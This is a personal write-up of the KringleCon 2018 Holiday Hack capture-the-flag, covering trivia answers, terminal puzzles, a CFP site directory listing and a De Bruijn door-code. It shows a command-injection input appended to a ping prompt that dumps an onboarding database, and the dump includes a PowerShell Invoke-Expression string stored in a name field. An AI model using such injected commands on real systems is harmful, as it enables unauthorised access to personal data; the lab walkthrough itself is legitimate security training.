KringleCon 2018 Write-Up – Tony Karre

December 31, 2018

Having signed up for KringleCon several months ago, I was very excited to get on a plane and fly to the North Pole! Before getting down to the business of the conference, I stopped to take a few selfies!

Here I am at the gates of Santa's castle at KringleCon!

Here I am talking to Santa outside of the conference!


And finally, here I am about to enter the conference!


Now let’s get down to business!

Question 1:


What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions? *For hints on achieving this objective, please visit Bushy Evergreen and help him with the* ***Essential Editor Skills*** *Cranberry Pi terminal challenge.*


Before attempting the history questions, let's make sure we help Bushy Evergreen with the Essential Editor Skills terminal challenge.





Since we know vi, we know to type a colon ":" to get a vi command prompt, then type "q" to quit.





Now let's go to the history questions at
https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html

Answer all questions correctly to get the secret phrase!

Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?

- (•) Firmware
- ( ) Clothing
- ( ) Wireless adapter
- ( ) Flux capacitor

Question 2

In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?

- ( ) Elgnirk
- (•) ATNAS
- ( ) GIYH
- ( ) Savvy, Inc.

Question 3

In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?

- ( ) Tom-tom drums
- ( ) DNA on a mug of milk
- ( ) Cookie crumbs
- (•) Business card

Question 4


In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?

- ( ) Snozberry Pi
- ( ) Blueberry Pi
- (•) Cranberry Pi
- ( ) Elderberry Pi

Question 5


In 2017, the North Pole was being bombarded by giant objects. What were they?

- ( ) TCP packets
- (•) Snowballs
- ( ) Misfit toys
- ( ) Candy canes



Question 6 disappeared when I selected the radio button, but the answer was “The Great Book”


The phrase is “Happy Trails”



Question 2:

Who submitted (First Last) the rejected talk titled **Data Loss for Rainbow Teams: A Path in the Darkness**? Please analyze the CFP site to find out. *For hints on achieving this objective, please visit Minty Candycane and help her with the **The Name Game** Cranberry Pi terminal challenge.*

Let's start by helping Minty Candycane with the terminal challenge.




```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.



================================================================
=                                                              =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                              =
================================================================



 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```

Let's try option 2.

Note how the selected function appears to run the windows ping command. What if we added something after the hostname to trick it into executing another command?

Yes! We can run arbitrary commands in addition to the ping command, in this case “dir”, by adding them after the addition of a “;” character. Since the output tells us the name of the database (and we can see it in our “dir” output), let’s dump the database with the SQLite3 .dump command.


That worked. Here is the full text of the command and partial text of the output:

```
Enter address of server: localhost ; sqlite3 onboard.db .dump
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.034 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2014ms
rtt min/avg/max/mdev = 0.034/0.045/0.052/0.011 ms
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE onboard (
    id INTEGER PRIMARY KEY,
    fname TEXT NOT NULL,
    lname TEXT NOT NULL,
    street1 TEXT,
    street2 TEXT,
    city TEXT,
    postalcode TEXT,
    phone TEXT,
    email TEXT
);
INSERT INTO "onboard" VALUES(10,'Karen','Duck','52 Annfield Rd',NULL,'BEAL','DN14 7AU','077 8656
6609','karensduck@einrot.com');
INSERT INTO "onboard" VALUES(11,'Josephine','Harrell','3 Victoria Road',NULL,'LITTLE ASTON','B74
8XD','079 5532 7917','josephinedharrell@einrot.com');
INSERT INTO "onboard" VALUES(12,'Jason','Madsen','4931 Cliffside
Drive',NULL,'Worcester','12197','607-397-0037','jasonlmadsen@einrot.com');
INSERT INTO "onboard" VALUES(13,'Nichole','Murphy','53 St. John Street',NULL,'Craik','S4P
3Y2','306-734-9091','nicholenmurphy@teleworm.us');
INSERT INTO "onboard" VALUES(14,'Mary','Lyons','569 York Mills Rd',NULL,'Toronto','M3B 1Y2','416-
274-6639','maryjlyons@superrito.com');
INSERT INTO "onboard" VALUES(15,'Luz','West','1307 Poe Lane',NULL,'Paola','66071','913-557-
2372','luzcwest@rhyta.com');
INSERT INTO "onboard" VALUES(16,'Walter','Savell','4782 Neville
Street',NULL,'Seymour','47274','812-580-5138','walterdsavell@fleckens.hu');
INSERT INTO "onboard" VALUES(17,'Michelle','Hicks','82 Middlewich Road',NULL,'FIRTH','ZE2
1BQ','070 2607 0997','michellejhicks@jourrapide.com');
INSERT INTO "onboard" VALUES(18,'Carolyn','Harvey','94 Friar Street',NULL,'CLEETHORPES','DN35
7YP','078 3359 6177','carolynmharvey@teleworm.us');
```

```
INSERT INTO "onboard" VALUES(19,'Julie','Westrick','4261 Corpening
Drive',NULL,'Troy','48083','248-457-6093','julieswestrick@jourrapide.com');
INSERT INTO "onboard" VALUES(20,'Cara','Hodge','6 Clasper Way',NULL,'HEYSHOTT','GU29 3ZX','079
8870 5836','cararhodge@armyspy.com');

<snip>

INSERT INTO "onboard" VALUES(80,'Danny','Williams','4736 47th Avenue',NULL,'Boyle','T0A
0M0','780-689-7571','dannynwilliams@rhyta.com');
INSERT INTO "onboard" VALUES(81,'Juan','Bowen','1968 Danforth Avenue',NULL,'Toronto','M4K
1A6','416-476-9751','juanabowen@teleworm.us');
INSERT INTO "onboard" VALUES(82,'Jim','Hill','3518 Main St',NULL,'Wolfville','B0P 1X0','902-697-
6163','jimchill@teleworm.us');
INSERT INTO "onboard" VALUES(83,'Joseph','Johnson','3443 Delaware Avenue',NULL,'San
Francisco','94108','415-274-4354','josephjjohnson@cuvox.de');
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los
Angeles','90067','4017533509','scottmchan90067@gmail.com');
INSERT INTO "onboard" VALUES(85,'Pat','Shaffer','97 Southern Way',NULL,'NORTH SCARLE','LN6
7SE','070 5181 8156','patcshaffer@superrito.com');
INSERT INTO "onboard" VALUES(86,'John','Bishop','59 North Road',NULL,'NETHER HEYFORD','NN7
3TE','077 7175 9692','johnebishop@jourrapide.com');

<snip>

INSERT INTO "onboard" VALUES(167,'Catherine','Priest','1144 McDonald Avenue',NULL,'Orlando',
'32810','407-924-7464','catherinebpriest@superrito.com');
INSERT INTO "onboard" VALUES(168,'William','McCoy','1019 Benson Park Drive',NULL,'Newcastle'
,'73065','405-387-6925','williammmccoy@superrito.com');
INSERT INTO "onboard" VALUES(169,'Stephanie','Jaynes','1854 Tycos Dr',NULL,'Toronto','M5T 1T
4','416-605-0198','stephaniejjaynes@rhyta.com');
INSERT INTO "onboard" VALUES(170,'','$x=”Write-Host Message1;Write-Host Busted” ; Invoke-Exp
ression $x','q','q','','','','');
INSERT INTO "onboard" VALUES(171,'','','','','','','','');
COMMIT;
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

From the hint we are looking for someone named “Chan”. There is a Scott Chan. Let’s feed Scott into the runtoanswer program we saw in our “dir” command output.


Now let’s continue by going to the CFP site: https://cfp.kringlecastle.com/




Clicking the Apply Now button brings us to a disappointing page (the CFP is closed):

The URL of this page is https://cfp.kringlecastle.com/cfp/cfp.html


If we delete the “cfp.html” portion, leaving just the “/cfp” directory, then we get this:




Let’s view the rejected-talks.csv file by clicking on the link.



This appears to be a CSV file that we can load into Excel. Let's do that.



The question is, "Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness?". Let's use the Excel "find" command to help us with that.



The answer is John McClane.


Answer: John McClane

> *Ho Ho Ho!*

Question 3:

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? *For hints on achieving this objective, please visit Tangle Coalbox and help him with the* ***Lethal ForensicELFication*** *Cranberry Pi terminal challenge.*

Let's start by helping Tangle Coalbox with the terminal challenge.



Let's start by seeing what files we have in our current directory.

```
elf@3ccbc9a07f2c:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  .secrets  .viminfo  runtoanswer
```

It looks like an editor was used, as we see a .viminfo file. Let's take a look to see if there is anything poem-like in there:

```
elf@3ccbc9a07f2c:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,,"r .secrets/her/poem.txt"
:q
|2,0,1536606844,,"q"
:w
|2,0,1536606841,,"w"
:s/God/fates/gc
|2,0,1536606833,,"s/God/fates/gc"
:%s/studied/looking/g
|2,0,1536602549,,"%s/studied/looking/g"

<snip>

        +       37      0
        +       26      8
        +       33      56
        +       24      0
        +       20      0
elf@3ccbc9a07f2c:~$
```


So a poem was edited, and "Elinore" is potentially the name of an elf! Let's submit that.

```
        +       26      8
        +       33      56
        +       24      0
        +       20      0
elf@3ccbc9a07f2c:~$ ./runtoanswer Elinore
Loading, please wait......


Who was the poem written about? Elinore


WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK00000xddddollccccll::;,;;;,'...,,.....''',,''.    .......    .''''''
WWNXXXKK000kxdxxxollcccoo:;,ccc:;...:;...,;;'...,;;.  ,,....,,,.  ::'....
WWNXXXKK000kxdxxxollcccoo:;,cc;::;..:;..,::...   ;:,  ,,,.  .,,.  ::'...
WWNXXXKK000kxdxxxollcccoo:;,cc,';;;'::..,::...   ,;;  ,,,',,'    ::,'''.
WWNXXXK00Okkxdxxxollcccoo:;,cc,'';;;;..'::'..  .;:.  ,,.   ',   ::.
WWNXXXKK000kdxxxddoccoo:;,cc,''.,:;;....;;;,,;:,.   ,,.    ',  ::;;;;;
WWNXXKK00Okkxdddoollcc:::;;,,,'''..............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!

elf@3ccbc9a07f2c:~$
```


Now that we've solved the terminal challenge, let's continue with the challenge.

Here is the doorlock that we need to open:

Clicking on the door passcode icons opens an entry page.



There is no “enter” button, so you need to put in the four consecutive keypresses that open the door. As suggested in the hint, this is a De Bruijn sequence. Since we only have four possible keys to press, this is a k=4, n=4 sequence. Let’s use the De Bruijn sequence generator found here: http://www.hakank.org/comb/debruijn.cgi?k=4&n=4&submit=Ok



New search (restrictions: 1 < n < 15, 1 < k < 15, k^n < 50000)

k: 4 n: 4 Ok Reset

See below for more info about Bruijn sequences. You may also want try my de Bruijn sequence Java Applet.

de Bruijn sequence, k=4, n=4

The following is a de Bruijn sequence of a **k=4** sized alphabet with string length of **n=4** . Please note that the sequence is circular, i.e. it wraps "around the end", indicated by setting the first n-1 digits last in the sequence (inside parenthesis).


Sequence length: k^n = 4^4 = 256 (with the "wrap": k^n+(n-1) = 4^4+(4-1) = 259)

Sequence:

